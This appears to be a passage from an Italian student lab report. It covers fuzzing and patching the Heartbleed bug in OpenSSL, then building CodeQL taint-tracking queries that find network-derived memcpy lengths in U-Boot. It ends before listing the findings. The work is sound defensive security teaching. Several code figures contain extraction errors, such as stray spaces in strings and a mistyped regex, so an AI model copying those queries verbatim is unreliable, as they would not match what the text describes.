```
unina@software-security:~/software-security/fuzzing/heartbleed$ ./handshake < output_persistent/default/crashes/id\:000001.sig\:06\,src\:000018\,time\:2577\,execs\:29961\,op\:havoc\,rep\:4
=====
==1391975==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x629000009748 at pc 0x00000049c767 bp 0x7ffffdf74c9a50 sp 0x7ffffdf74c9218
READ of size 62942 at 0x629000009748 thread T0
#0 0x49c766 in _asan_memcpy (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49c766)
#1 0x4dee4f in tls1_process_heartbeat (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/t1_lib.c:2586)
3 #2 0x5536ca in ssl3_read_bytes (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_pkt.c:1092:4
#3 0x558229 in ssl3_get_message (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_both.c:457:7
#4 0x520cd0 in ssl3_get_client_hello (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:941:4
#5 0x51cae in ssl3_accept (/home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:357:9
#6 0x4d1dc0 in main (/home/unina/software-security/fuzzing/heartbleed/handshake.cc:46:9
#7 0x7faf8fd8e8d8f in __libc_start_main csu/../sysdeps/nptl/libc_start_call_main.h:58:16
#8 0x7faf8fd8e3f in __libc_start_main csu/../csu/libc-start.c:392:3
#9 0x4204c4 in _start (/home/unina/software-security/fuzzing/heartbleed/handshake+0x4204c4)

0x629000009748 is located 0 bytes to the right of 17736-byte region [0x629000005200,0x629000009748)
allocated by thread T0 here:
#0 0x49d3ad in malloc (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49d3ad)
#1 0x58ad79 in CRYPTO_malloc (/home/unina/software-security/fuzzing/heartbleed/openssl/crypto/mem.c:308:8
```

Come atteso, ASAN ha confermato la presenza del bug Heartbleed con un messaggio chiaro di *heap-buffer-overflow* in *tls1_process_heartbeat*, proprio come nelle fasi precedenti.

3.4 Challenge Extra – Correzione della vulnerabilità Heartbleed

L'ultima challenge di questo laboratorio richiede di correggere direttamente la vulnerabilità *Heartbleed* nella libreria *OpenSSL*. Dopo aver

riprodotto il bug tramite fuzzing con *AFL++* e *ASAN*, e aver diagnosticato la causa con *Valgrind* e *GDB*, il passo finale è intervenire sul codice sorgente per sanare il problema di sicurezza alla radice.

Il bug risiede nella funzione *tls1_process_heartbeat* definita nel file *t1_lib.c*, la quale processa i messaggi Heartbeat del protocollo TLS. A causa di mancati controlli sulla lunghezza del payload, è possibile leggere oltre la fine del buffer, causando un heap buffer over-read, ovvero il cuore del bug Heartbleed.

L'errore è generato dalla seguente struttura dati:

```
348 typedef struct ssl3_record_st
349     {
350 /*r */     int type;           /* type of record */
351 /*rw*/     unsigned int length;    /* How many bytes available */
352 /*r */     unsigned int off;        /* read/write offset into 'buf' */
353 /*rw*/     unsigned char *data;      /* pointer to the record data */
354 /*rw*/     unsigned char *input;     /* where the decode bytes are */
355 /*r */     unsigned char *comp;      /* only used with decompression - malloc()ed */
356 /*r */     unsigned long epoch;     /* epoch number, needed by DTLS1 */
357 /*r */     unsigned char seq_num[8]; /* sequence number, needed by DTLS1 */
358 } SSL3_RECORD;
```

Il valore di "length" deve essere maggiore o uguale a
 $(payload_length + 1 + 2 + 16)$

Nella funzione *tls1_process_heartbeat* non è presente nessun controllo che vada a gestire la grandezza di *payload_length*:

```
2554 tls1_process_heartbeat(SSL *s)
2555     {
2556         unsigned char *p = &s->s3->rrec.data[0], *pl;
2557         unsigned short hbtpe;
2558         unsigned int payload;
2559         unsigned int padding = 16; /* Use minimum padding */
2560
2561         /* Read type and payload length first */
2562         hbtpe = *p++;
2563         n2s(p, payload);
2564         pl = p;
```

La soluzione al problema consiste nell'introdurre una verifica sulla validità del campo payload, confrontandolo con la lunghezza totale del buffer ricevuto ($s->s3->rrec.length$). La condizione corretta è:

```
2552 #ifndef OPENSSL_NO_HEARTBEATS
2553 int
2554 tls1_process_heartbeat(SSL *s)
2555 {
2556     unsigned char *p = &s->s3->rrec.data[0], *pl;
2557     unsigned short hbtype;
2558     unsigned int payload;
2559     unsigned int padding = 16; /* Use minimum padding */
2560
2561     /* Read type and payload length first */
2562     hbtype = *p++;
2563     n2s(p, payload);
2564     if(s->s3->rrec.length < (payload +1+2+16))
2565     {
2566         return 0;
2567     }
2568     pl = p;
```

Figura 3.9: Correzione dell'Heartbleed.

La verifica assicura che il messaggio ricevuto abbia dimensioni coerenti con quanto dichiarato nel campo payload, sommando:

- 1 byte per hbtype
- 2 byte per payload_length
- 16 byte di padding minimo

Dopo aver applicato la patch, abbiamo ricompilato OpenSSL tramite i comandi già utilizzati nei passaggi precedenti. Successivamente abbiamo lanciato nuovamente AFL++ con ASAN abilitato, per verificarne l'efficacia:

```

american fuzzy lop ++4.00c {default} (./handshake) [fast]
process timing
  run time : 0 days, 0 hrs, 18 min, 46 sec
  last new find : 0 days, 0 hrs, 0 min, 15 sec
last saved crash : none seen yet
last saved hang : none seen yet
cycle progress
  now processing : 122.197 (42.2%)
  runs timed out : 0 (0.00%)
stage progress
  now trying : splice 13
  stage execs : 54/165 (32.73%)
  total execs : 8.96M
  exec speed : 6126/sec
fuzzing strategy yields
  bit flips : disabled (default, enable with -D)
  byte flips : disabled (default, enable with -D)
  arithmetics : disabled (default, enable with -D)
  known ints : disabled (default, enable with -D)
  dictionary : n/a
  havoc/splice : 203/3.42M, 85/5.50M
  py/custom/rq : unused, unused, unused, unused
  trim/eff : 8.25%/34.5k, disabled
overall results
  cycles done : 46
  corpus count : 289
  saved crashes : 0
  saved hangs : 0
map coverage
  map density : 2.69% / 4.47%
  count coverage : 3.51 bits/tuple
  findings in depth
    favored items : 85 (29.41%)
    new edges on : 119 (41.18%)
    total crashes : 0 (0 saved)
    total tmouts : 27 (13 saved)
item geometry
  levels : 20
  pending : 136
  pend fav : 0
  own finds : 288
  imported : 0
  stability : 79.00%
[cpu000:150%]

```

Figura 3.10: AFL con il fix dell'Heartbleed.

Dopo oltre 15 minuti di esecuzione, nessun crash è stato rilevato, né alcun heap buffer overflow segnalato da ASAN. Abbiamo anche eseguito manualmente il file di input precedentemente associato al bug Heartbleed, confermando che non è più in grado di causare crash, poiché viene correttamente filtrato e ignorato dal nuovo controllo di input validation.

```

unina@software-security:~/software-security/fuzzing/heartbleed$ ./handshake < output_permanent/default/crashes/id\00001.sig\06\src\000018\time\2577\execs\29961\op\havoc\rep\4
unina@software-security:~/software-security/fuzzing/heartbleed$ █

```

Figura 3.11: ASAN non rileva errori con l'input precedente.

Capitolo 4

Lab 4 - Static Analysis

L'*analisi statica* è una tecnica di sicurezza che consiste nell'esaminare il codice sorgente di un programma senza eseguirlo, allo scopo di identificare vulnerabilità, bug logici, o cattive pratiche di programmazione. A differenza dell'analisi dinamica (come il fuzzing o l'uso di Valgrind/ASAN), l'analisi statica lavora direttamente sulla struttura del codice, individuando percorsi di esecuzione pericolosi, accessi non sicuri alla memoria, uso scorretto di API critiche e altro ancora.

L'analisi statica consente agli sviluppatori e ai ricercatori di:

- Individuare vulnerabilità prima che il codice venga eseguito o distribuito;
- Esaminare grandi codebase in modo scalabile e automatizzato;
- Formalizzare pattern di rischio, come l'uso di funzioni pericolose (memcpy, strcpy, ecc.) in contesti non controllati.

In questo capitolo ci concentreremo sull'utilizzo di *CodeQL* per analizzare il codice sorgente di *U-Boot*, con l'obiettivo di identificare una classe specifica di vulnerabilità: le chiamate a *memcpy()* potenzialmente pericolose, in cui la dimensione copiata è influenzata da dati provenienti dalla rete, senza un'adeguata validazione.

4.1 Main Challenge

U-Boot (Universal Bootloader) è uno dei bootloader open-source più diffusi nei dispositivi embedded. Si tratta di un componente software fondamentale, che viene eseguito subito dopo l'accensione dell'hardware e si occupa di inizializzare le periferiche essenziali, recuperare il kernel del sistema operativo da una sorgente di memoria (come una partizione, un server TFTP o NFS, ecc.) e avviarlo.

Utilizzato in una vasta gamma di dispositivi, dai sistemi IoT, a tablet come il Kindle, fino a dispositivi ARM-based come Chromebook, U-Boot supporta anche la verifica delle firme digitali sui file che carica. Il meccanismo di secure boot garantisce che il codice eseguito durante l'avvio sia integro e autentico.

Nonostante l'importanza di U-Boot nel processo di avvio, la sua esposizione diretta a fonti di rete può introdurre gravi rischi. In configurazioni in cui U-Boot scarica risorse tramite protocolli di rete (come TFTP, NFS, BOOTP), il codice è esposto a dati provenienti da fonti esterne potenzialmente malintenzionate.

Secondo il database MITRE, sono state segnalate almeno 13 vulnerabilità classificate come Remote Code Execution (RCE), sfruttabili da un attaccante che si trovi sulla stessa rete o che gestisca un server di rete compromesso.

4.1.1 Obiettivo

L’obiettivo principale di questa esercitazione è applicare tecniche di analisi statica tramite *CodeQL* per individuare potenziali vulnerabilità di tipo *Remote Code Execution (RCE)* all’interno del bootloader *U-Boot*, in particolare nella gestione dei dati di rete utilizzati come parametro per funzioni critiche come *memcpy()*.

L’approccio adottato si basa su una roadmap strutturata in più fasi, ciascuna delle quali ha lo scopo di affinare progressivamente la comprensione della *codebase* e delle possibili propagazioni di dati non sicuri. Di seguito si presenta il percorso previsto:

1. Comprensione del contesto

Si rivede il funzionamento di U-Boot e si chiarisce come l’interazione con dati provenienti dalla rete possa portare a vulnerabilità, in particolare quando valori non validati vengono usati come lunghezze di copia (*size*) nelle chiamate a *memcpy()*.

2. Setup dell’ambiente di analisi

Si configura *CodeQL* e si importa il codice sorgente di U-Boot per permettere l’esecuzione di query mirate.

3. Warm-up Query

Come esercizio iniziale, si scrive una semplice query per individuare la definizione della funzione *strlen()*. Questo serve per prendere familiarità con la sintassi di *CodeQL* e con la navigazione della codebase.

4. Individuazione di tutte le funzioni chiamate memcpy

Si identificano tutte le funzioni dichiarate o referenziate come *memcpy*, per poi eseguire un'analisi più approfondita delle loro chiamate.

5. Individuazione delle macro ntohs*

Si localizzano tutte le macro di conversione di *byte-order* come *ntohl()*, *ntohs()* che rappresentano tipiche fonti di dati di rete.

6. Tutte le chiamate a memcpy()

Si raccolgono tutte le istanze in cui la funzione *memcpy* viene effettivamente invocata, anche indirettamente.

7. Invocazioni delle macro ntohs*

Si isolano tutte le espressioni che coinvolgono l'uso delle macro di conversione da formato di rete, che potenzialmente rappresentano origini di dati contaminati (*taint sources*).

8. Espressioni corrispondenti alle macro

Si analizzano le espressioni che derivano direttamente dalle ma-

cro *ntoh** , con lo scopo di tracciare il flusso dei dati a partire da queste trasformazioni.

9. Definizione di una classe NetworkByteSwap personalizzata

Si implementa una classe in *CodeQL* per classificare ed etichettare queste fonti di dati di rete, preparandosi alla *taint analysis*.

10. Scrittura della query di taint tracking

Fase finale in cui si applica la taint analysis per verificare se i dati provenienti dalle macro *ntoh** raggiungono *memcpy()* come parametro di lunghezza (*size*), senza passare attraverso alcun meccanismo di validazione.

4.1.2 Svolgimento

1. Comprensione del contesto

U-Boot, quando configurato per il boot da rete, è potenzialmente vulnerabile a exploit da parte di attori nella stessa rete. Gli attacchi si innescano nel momento in cui dati ricevuti tramite rete vengono utilizzati come parametro di lunghezza (*size*) per operazioni di memoria come *memcpy()*, senza essere opportunamente validati.

In particolare, le funzioni *ntohs()* e *ntohl()*, utilizzate per convertire numeri da *network byte order* a *host byte order*, rappre-

sentano fonti di input spesso non verificate. Quando i loro valori sono usati direttamente per allocare o copiare memoria, possono condurre a *buffer overflows* o *memory corruption*, esponendo il sistema a *Remote Code Execution (RCE)*.

2. Setup dell’ambiente di analisi

Per individuare queste vulnerabilità si è deciso di usare CodeQL, un potente strumento per l’analisi statica basato su query SQL-like applicabili al grafo semantico del codice sorgente.

Il setup dell’ambiente è avvenuto seguendo le linee guida del docente, e ha incluso i seguenti passaggi principali:

- (a) **Clonazione del repository U-Boot:** si è ottenuta una copia locale del codice sorgente U-Boot da analizzare, tramite git clone oppure la si può trovare già sulla VM del laboratorio.
- (b) **Installazione dell’estensione CodeQL:** viene installata l’estensione di CodeQL in Visual Studio code, se già presente verificare che sia aggiornata all’ultima versione.
- (c) **Clonazione della repository vscode-codeql-starter:** si effettua una clonazione tramite git della repository vscode-codeql-starter che permette di impostare facilmente CodeQL tramite un workspace preparato. Cliccando sul file *.code-workspace* verrà aperto il workspace direttamente in

Visual Studio Code.

- (d) **Download del DB da github e caricamento su VSCode:** si passa al download del database in un archivio zip che verrà caricato successivamente nel workspace tramite Visual Studio Code e l'estensione CodeQL.
- (e) **Caricamento degli step e ambiente di sviluppo:** successivamente si aggiunge al workspace una folder fornita dal laboratorio dove saranno presenti tutti gli step e i file dove eseguire gli esercizi.

3. Warm-up Query

Come primo esercizio introduttivo all'utilizzo di *CodeQL*, è stata eseguita una semplice query di warm-up con lo scopo di familiarizzare con la sintassi del linguaggio e con gli strumenti offerti dall'ambiente di sviluppo.

L'obiettivo di questa prima query è trovare tutte le funzioni nel codice di *U-Boot* il cui nome è *strlen*. Questo serve anche a verificare che il database semantico sia stato creato correttamente e a comprendere il comportamento della classe *Function* e del predicato *getName()*.

```
1 import cpp
2
3 from Function f
4 where f.getName() = "strlen"
5 select f, "a function named strlen"
```

Figura 4.1: Query per la funzione *strlen*.

La query importa il pacchetto *cpp*, che contiene tutte le definizioni e classi necessarie per analizzare codice C/C++. Successivamente, seleziona tutte le istanze della classe *Function* il cui nome è esattamente "*strlen*", restituendo una riga di output per ognuna.

La query ha restituito tre risultati, ovvero tre definizioni di funzione chiamate *strlen* presenti nel codice sorgente. Cliccando sui link forniti nei risultati, è possibile navigare direttamente nel codice sorgente di *U-Boot*, visualizzando la posizione esatta di ogni definizione.

#	f	[1]	3 results
1	strlen	a function named strlen	
2	strlen	a function named strlen	
3	strlen	a function named strlen	

Figura 4.2: Risultati della query.

4. Individuazione di tutte le funzioni chiamate *memcpy*

Dopo aver completato la query di warm-up su *strlen*, il passo successivo consiste nell'individuare tutte le definizioni di funzione chiamate *memcpy* nel codice sorgente di *U-Boot*. Oltre a rafforzare la comprensione della struttura delle query in Code-

QL, questa attività ci prepara alla successiva identificazione di chiamate pericolose alla funzione *memcpy*, spesso implicate in vulnerabilità di tipo *buffer overflow* o *memory corruption*.

Bisogna trovare tutte le funzioni presenti nel codice che hanno il nome *memcpy*, analizzando la loro posizione e preparandoci a identificare dove vengono chiamate nel flusso del programma.

La query è molto simile a quella del punto precedente, con una semplice modifica nel filtro:

```
1 import cpp
2
3 from Function f
4 where f.getName() = "memcpy"
5 select f, "a function named memcpy"
```

Figura 4.3: Query per la funzione *memcpy*.

Anche qui:

- Importiamo il pacchetto *cpp* per accedere al modello semantico del codice C/C++.
- Dichiariamo *f* come variabile di tipo *Function*.
- Usiamo il predicato *getName()* per selezionare solo le funzioni con nome "*memcpy*".
- Infine, restituiamo le funzioni trovate con un messaggio descrittivo.

La query ha restituito tre definizioni di funzione chiamate *memcpy*.

#	f	
1	memcpy	a function named memcpy
2	memcpy	a function named memcpy
3	memcpy	a function named memcpy

Figura 4.4: Risultati della query.

5. Individuazione delle macro ntohs*

Dopo aver identificato le funzioni *memcpy*, il passo successivo consiste nell'individuare tutte le definizioni delle *macro* utilizzate per la conversione dell'ordine dei byte da rete a host: *ntohs*, *ntohl*, e *ntohll*. Tali macro sono fondamentali nel contesto delle vulnerabilità basate su *tainted input*, poiché operano direttamente su dati ricevuti dalla rete, spesso usati successivamente come dimensione nei buffer senza opportuna validazione.

L'obiettivo è trovare e mappare tutte le definizioni delle macro *ntoh** nel progetto *U-Boot*, in modo da poter poi tracciare l'origine dei dati che subiscono una trasformazione di *endianess* e possono causare *overflow* o *memory corruption*.

Abbiamo esplorato tre varianti della query per coprire diverse strategie di selezione e per confrontare sintassi ed efficienza.

```
1 import cpp
2
3 from Macro m
4 where m.getName() = "ntohs" or
5     m.getName() = "ntohl" or
6     m.getName() = "ntohll"
7 select m, "Found an ntohs* macro definition"
```

Figura 4.5: Query con *or*.

```
1 import cpp
2
3 from Macro m
4 where m.getName() in ["ntohs", "ntohl", "ntohll"]
5 select m, "Found an ntohs* macro definition"
```

Figura 4.6: Query con *in* e lista.

```
1 import cpp
2
3 from Macro m
4 where m.getName().regexpMatch("ntoh(ll|l|s)")
5 select m, "Found an ntohs* macro definition"
```

Figura 4.7: Query con *regexpMatch*.

Tutte e tre le versioni della query hanno restituito gli stessi 4 risultati:

#	m	[1]	4 results
1	#define ntohs(x) __bswap_16 (x)	Found an ntohs* macro definition	
2	#define ntohl(x) __bswap_32 (x)	Found an ntohs* macro definition	
3	#define ntohs(x) ____ntohs(x)	Found an ntohs* macro definition	
4	#define ntohl(x) ____ntohl(x)	Found an ntohs* macro definition	

Figura 4.8: Risultati delle query.

Gli output confermano che nel progetto *U-Boot* le conversioni *endian* sono implementate come macro e sono quindi intercettabili tramite la classe *Macro* di CodeQL.

L'utilizzo delle varianti *in* e *regexpMatch* risulta particolarmente utile quando il numero di macro da cercare è elevato o quando si vuole rendere la query più compatta.

6. Tutte le chiamate a `memcpy()`

Dopo aver individuato la definizione delle funzioni *memcpy* allo

step 4, il passo successivo consiste nell'identificare tutte le chiamate effettive a queste funzioni.

L'obiettivo è quello di scrivere una query *CodeQL* in grado di rilevare tutte le chiamate alla funzione *memcpy* nel codice sorgente di *U-Boot* consentendoci di costruire una mappa dei potenziali *sink* nei quali un dato contaminato può causare un comportamento indesiderato come un *overflow*.

Abbiamo sviluppato due varianti equivalenti della query, una con struttura esplicita e una più compatta.

```
1 import cpp
2
3 from FunctionCall call, Function f
4 where
5   | call.getTarget() = f and
6   | f.getName() = "memcpy"
7 select call, "Call to memcpy"
```

Figura 4.9: Query con due variabili *FunctionCall* e *Function*.

```
1 import cpp
2
3 from FunctionCall call
4 where call.getTarget().getName() = "memcpy"
5 select call, "Call to memcpy"
```

Figura 4.10: Query compatta.

Il risultato dell'esecuzione della query restituisce **596** chiamate alla funzione *memcpy()* nel codice sorgente *U-Boot*. I risultati evidenziano quanto sia ampio l'uso di *memcpy* e quanto sia

critico identificare i casi in cui i parametri di questa funzione provengono da input non controllati.

#	call	[1]
1	call to memcpy	Call to memcpy
2	call to memcpy	Call to memcpy
3	call to memcpy	Call to memcpy
4	call to memcpy	Call to memcpy
5	call to memcpy	Call to memcpy
6	call to memcpy	Call to memcpy
7	call to memcpy	Call to memcpy
8	call to memcpy	Call to memcpy
9	call to memcpy	Call to memcpy
10	call to memcpy	Call to memcpy
11	call to memcpy	Call to memcpy
12	call to memcpy	Call to memcpy
13	call to memcpy	Call to memcpy
14	call to memcpy	Call to memcpy
15	call to memcpy	Call to memcpy
16	call to memcpy	Call to memcpy
17	call to memcpy	Call to memcpy
18	call to memcpy	Call to memcpy
19	call to memcpy	Call to memcpy
20	call to memcpy	Call to memcpy
21	call to memcpy	Call to memcpy

Figura 4.11: Risultato delle query.

7. Invocazioni delle macro *ntoh**

Dopo aver individuato la definizione delle macro *ntohs*, *ntohl* e *ntohll*, è ora necessario identificare tutti i punti del codice in cui queste macro vengono effettivamente utilizzate. Questo step è fondamentale, in quanto consente di riconoscere le sorgenti di dati provenienti dalla rete, che potrebbero contaminare il flusso delle variabili successivamente utilizzate in chiamate pericolose come *memcpy*.

Scrivere una query in *CodeQL* che consenta di trovare tutte le invocazioni alle macro *ntoh** nel codice sorgente di *U-Boot*. Ciò rappresenta il primo passo nella costruzione della catena di pro-

pagazione del taint (*taint propagation*), dove il valore convertito tramite *ntoh** può essere tracciato fino all'utilizzo critico.

Anche in questo caso sono state esplorate tre varianti sintattiche della query, tutte funzionalmente equivalenti ma con diversi stili di espressione.

```
1 import cpp
2
3 from MacroInvocation m
4 where m.getMacro().getName() = " ntohs" or
5     | m.getMacro().getName() = " ntohl" or
6     | m.getMacro().getName() = " ntohll"
7 select m, "Call to ntohs* macro"
```

Figura 4.12: Query con *or*.

```
1 import cpp
2
3 from MacroInvocation m
4 where m.getMacro().getName() in [" ntohs", " ntohl", " ntohll"]
5 select m, "Call to ntohs* macro"
```

Figura 4.13: Query con *in*.

```
1 import cpp
2
3 from MacroInvocation m
4 where m.getMacro().getName().regexpMatch(" ntohs(ll|l|s)")
5 select m, "Call to ntohs* macro"
```

Figura 4.14: Query con *regexpMatch*.

Le query hanno prodotto **107** invocazioni totali alle macro *ntoh**. I risultati ottenuti sono essenziali per costruire una rete di dipendenze tra input di rete e parametri usati in funzioni potenzialmente vulnerabili.

#	m	[1]
1	ntohs(x)	Call to ntohs* macro
2	ntohs(x)	Call to ntohs* macro
3	ntohl(x)	Call to ntohl* macro
4	ntohs(x)	Call to ntohs* macro
5	ntohs(x)	Call to ntohs* macro
6	ntohs(x)	Call to ntohs* macro
7	ntohs(x)	Call to ntohs* macro
8	ntohs(x)	Call to ntohs* macro
9	ntohs(x)	Call to ntohs* macro
10	ntohs(x)	Call to ntohs* macro
11	ntohs(x)	Call to ntohs* macro
12	ntohs(x)	Call to ntohs* macro
13	ntohs(x)	Call to ntohs* macro
14	ntohl(x)	Call to ntohl* macro
15	ntohl(x)	Call to ntohl* macro

Figura 4.15: Risultato delle query.

8. Espressioni corrispondenti alle macro

Dopo aver identificato le invocazioni delle macro *ntohs*, *ntohl* e *ntohll* nel codice sorgente, il passo successivo consiste nel risalire all'espressione vera e propria che viene passata come argomento a queste macro.

Recuperare, per ciascuna invocazione di una macro *ntoh**, l'espressione sorgente a cui viene applicata la macro. Cioè identificare i valori che potrebbero provenire direttamente da input di rete o da buffer non verificati.

Rispetto alla query dello step precedente, l'unica differenza è l'uso del predicato *.getExpr()* all'interno della clausola select. Ci consente di estrarre l'espressione originale passata alla macro, piuttosto che l'invocazione stessa.

Sono state esplorate tre diverse forme sintattiche:

```

1 import cpp
2
3 from MacroInvocation m
4 where m.getMacro().getName() = "ntohs" or
5     | m.getMacro().getName() = "ntohl" or
6     | m.getMacro().getName() = "ntohll"
7 select m.getExpr(), "Expression passed to ntohs* macro"

```

Figura 4.16: Query con *or*.

```

1 import cpp
2
3 from MacroInvocation m
4 where m.getMacro().getName() in ["ntohs", "ntohl", "ntohll"]
5 select m.getExpr(), "Expression passed to ntohs* macro"

```

Figura 4.17: Query con *in*.

```

1 import cpp
2
3 from MacroInvocation m
4 where m.getMacro().getName().regexpMatch("ntoh(ll|l|s)")
5 select m.getExpr(), "Expression passed to ntohs* macro"

```

Figura 4.18: Query con *regexpMatch*.

La query ha restituito **107** espressioni distinte associate alle macro *ntoh**. Si tratta principalmente di variabili o dereferenziazioni lette direttamente da strutture dati contenenti input di rete.

#	[0]	[1]
1	... ? ... : ...	Expression passed to ntohs* macro
2	... ? ... : ...	Expression passed to ntohs* macro
3	... ? ... : ...	Expression passed to ntohs* macro
4	... ? ... : ...	Expression passed to ntohs* macro
5	... ? ... : ...	Expression passed to ntohs* macro
6	... ? ... : ...	Expression passed to ntohs* macro
7	... ? ... : ...	Expression passed to ntohs* macro
8	... ? ... : ...	Expression passed to ntohs* macro
9	... ? ... : ...	Expression passed to ntohs* macro
10	... ? ... : ...	Expression passed to ntohs* macro
11	... ? ... : ...	Expression passed to ntohs* macro
12	... ? ... : ...	Expression passed to ntohs* macro
13	... ? ... : ...	Expression passed to ntohs* macro
14	... ? ... : ...	Expression passed to ntohs* macro
15	... ? ... : ...	Expression passed to ntohs* macro
16	... ? ... : ...	Expression passed to ntohs* macro
17	... ? ... : ...	Expression passed to ntohs* macro
18	... ? ... : ...	Expression passed to ntohs* macro
19	... ? ... : ...	Expression passed to ntohs* macro
20	... ? ... : ...	Expression passed to ntohs* macro

Figura 4.19: Risultato delle query.

9. Definizione di una classe NetworkByteSwap personalizzata

Dopo aver individuato le invocazioni alle macro *ntoh** e le espressioni associate, in questo step ci concentriamo sulla definizione di una classe personalizzata in *CodeQL*, che permetta di rappresentare direttamente il concetto di “espressione coinvolta in uno swap di byte di rete”.

Tale approccio ha diversi vantaggi:

- Migliora la leggibilità della query principale.
- Permette di riutilizzare la logica nelle query successive (ad esempio nella taint tracking).
- Segue un paradigma ad oggetti, rendendo il codice più modulare.

Bisogna creare una classe chiamata *NetworkByteSwap* che estende la classe *Expr* (ossia l'insieme di tutte le espressioni) e seleziona solo quelle espressioni passate come argomento a macro *ntohs*, *ntohl* o *ntohll*.

Il cuore della classe è il predicato caratteristico *NetworkByteSwap()* che, tramite la clausola *exists*, introduce una variabile temporanea *mi* di tipo *MacroInvocation*. All'interno della clausola, si specificano due condizioni:

- (a) La macro invocata deve avere nome *ntohs*, *ntohl* o *ntohll*.
- (b) L'espressione corrente (*this*) deve essere l'argomento passato alla macro, cioè *mi.getExpr()*.

Ecco la query completa:

```
1 import cpp
2
3 class NetworkByteSwap extends Expr {
4     Quick Evaluation: NetworkByteSwap
5     NetworkByteSwap() {
6         exists(MacroInvocation mi |
7             mi.getMacro().getName() in [" ntohs", " ntohl", " ntohll"] and
8             this = mi.getExpr()
9         )
10    }
11
12    from NetworkByteSwap n
13    select n, "Network byte swap"
```

Figura 4.20: Classe *NetworkByteSwap*.

- **extends Expr:** la classe eredita da *Expr*, quindi rappresenta un sottoinsieme delle espressioni.
- **exists(...):** permette di specificare che esiste almeno una *MacroInvocation* che rispetta le condizioni elencate.

- **mi.getExpr()**: rappresenta l'espressione passata alla macro, che corrisponde al valore di rete convertito.
- **this = mi.getExpr()**: vincola la classe al solo sottoinsieme di espressioni che soddisfa questa proprietà.

Lanciando la query sopra riportata, si ottiene lo stesso insieme di risultati dello step precedente, ma questa volta attraverso l'uso di una classe che incapsula la logica:

#	[0]	[1]
1	... ? ... : ...	Expression passed to ntohs macro
2	... ? ... : ...	Expression passed to ntohs macro
3	... ? ... : ...	Expression passed to ntohs macro
4	... ? ... : ...	Expression passed to ntohs macro
5	... ? ... : ...	Expression passed to ntohs macro
6	... ? ... : ...	Expression passed to ntohs macro
7	... ? ... : ...	Expression passed to ntohs macro
8	... ? ... : ...	Expression passed to ntohs macro
9	... ? ... : ...	Expression passed to ntohs macro
10	... ? ... : ...	Expression passed to ntohs macro
11	... ? ... : ...	Expression passed to ntohs macro
12	... ? ... : ...	Expression passed to ntohs macro
13	... ? ... : ...	Expression passed to ntohs macro
14	... ? ... : ...	Expression passed to ntohs macro
15	... ? ... : ...	Expression passed to ntohs macro
16	... ? ... : ...	Expression passed to ntohs macro
17	... ? ... : ...	Expression passed to ntohs macro
18	... ? ... : ...	Expression passed to ntohs macro
19	... ? ... : ...	Expression passed to ntohs macro
20	... ? ... : ...	Expression passed to ntohs macro

Figura 4.21: Risultato della query.

In totale, sono state trovate **107** espressioni appartenenti alla classe *NetworkByteSwap*, che saranno utilizzate come potenziali sorgenti di dati non verificati nella prossima fase di tracciamento del flusso di dati.

10. Scrittura della query di taint tracking

Dopo aver definito le classi e individuato le espressioni associate

ai macro *ntoh**¹, siamo pronti per completare l’analisi sfruttando uno degli strumenti più potenti di CodeQL: il *taint tracking*, cioè la tracciabilità automatica del flusso di dati tra punti “pericolosi” del codice.

L’obiettivo di questo step è di identificare i casi in cui un valore derivato da dati ricevuti dalla rete (attraverso le macro *ntohs*, *ntohl*, *ntohll*) viene utilizzato direttamente come parametro di lunghezza in una chiamata a *memcpy*, senza alcuna validazione intermedia.

```
1 import cpp
2 import semmle.code.cpp.dataflow.TaintTracking
3 import DataFlow::PathGraph
4
5 class NetworkByteSwap extends Expr {
    Quick Evaluation: NetworkByteSwap
    NetworkByteSwap() {
        exists(MacroInvocation mi |
            mi.getMacro().getName() in ["ntohs", "ntohl", "ntohll"] and
            this = mi.getExpr()
        )
    }
}
13
14 class Config extends TaintTracking::Configuration {
    Quick Evaluation: Config
    Config() { this = "NetworkToMemFuncLength" }
}
16
17 override predicate isSource(DataFlow::Node source) {
    source.asExpr() instanceof NetworkByteSwap
}
19
20
21 override predicate isSink(DataFlow::Node sink) {
    exists(FunctionCall memc |
        memc.getTarget().getName() = "memcpy" and sink.asExpr() = memc.getArgument(2)
    )
}
24
25
26
27
28 from Config cfg, DataFlow::PathNode source, DataFlow::PathNode sink
29 where cfg.hasFlowPath(source, sink)
30 select sink, source, sink, "Network byte swap flows to memcpy"
```

Figura 4.22: Query per il taint tracking.

La query si compone di tre parti principali:

- **Classe NetworkByteSwap (fonte del taint):** come già definito nello step precedente, questa classe rappresenta tutte le espressioni passate come argomento a una delle macro *ntoh** , e quindi possibili fonti di input di rete manipolabili.

```
5  class NetworkByteSwap extends Expr {
  Quick Evaluation: NetworkByteSwap
6  | NetworkByteSwap() {
7  |   exists(MacroInvocation mi |
8  |     mi.getMacro().getName() in [" ntohs", " ntohsl", " ntohsll"] and
9  |     this = mi.getExpr()
10 |   )
11 }
12 }
```

- **Classe Config per la configurazione del taint tracking:** questa classe estende *TaintTracking::Configuration* e definisce:
 - **isSource:** una sorgente è una qualsiasi espressione che sia un’istanza di *NetworkByteSwap*, convertita da *DataFlow::Node* con *asExpr()*.
 - **isSink:** un *sink* è il terzo argomento di una funzione *memcpy*, ovvero la dimensione dei dati da copiare.

```
17     Quick Evaluation: isSource
18     override predicate isSource(DataFlow::Node source) {
19         source.asExpr() instanceof NetworkByteSwap
20     }
21     Quick Evaluation: isSink
22     override predicate isSink(DataFlow::Node sink) {
23         exists(FunctionCall memc |
24             | memc.getTarget().getName() = "memcpy" and sink.asExpr() = memc.getArgument(2)
25     }
```

- **Query finale:** la query individua tutti i percorsi in cui un valore (sorgente) fluisce da una macro *n_toh^{*}* verso una *memcpy*, tracciando il percorso e visualizzando sia origine che destinazione.

```
28 from Config cfg, DataFlow::PathNode source, DataFlow::PathNode sink
29 where cfg.hasFlowPath(source, sink)
30 select sink, source, sink, "Network byte swap flows to memcpy"
```

L'esecuzione della query ha prodotto **11** risultati, ognuno dei quali rappresenta un potenziale flusso vulnerabile dove un valore proveniente da input di rete controllato può influenzare direttamente la dimensione di un *memcpy*. Tra i nomi dei *sink* vulnerabili individuati troviamo:

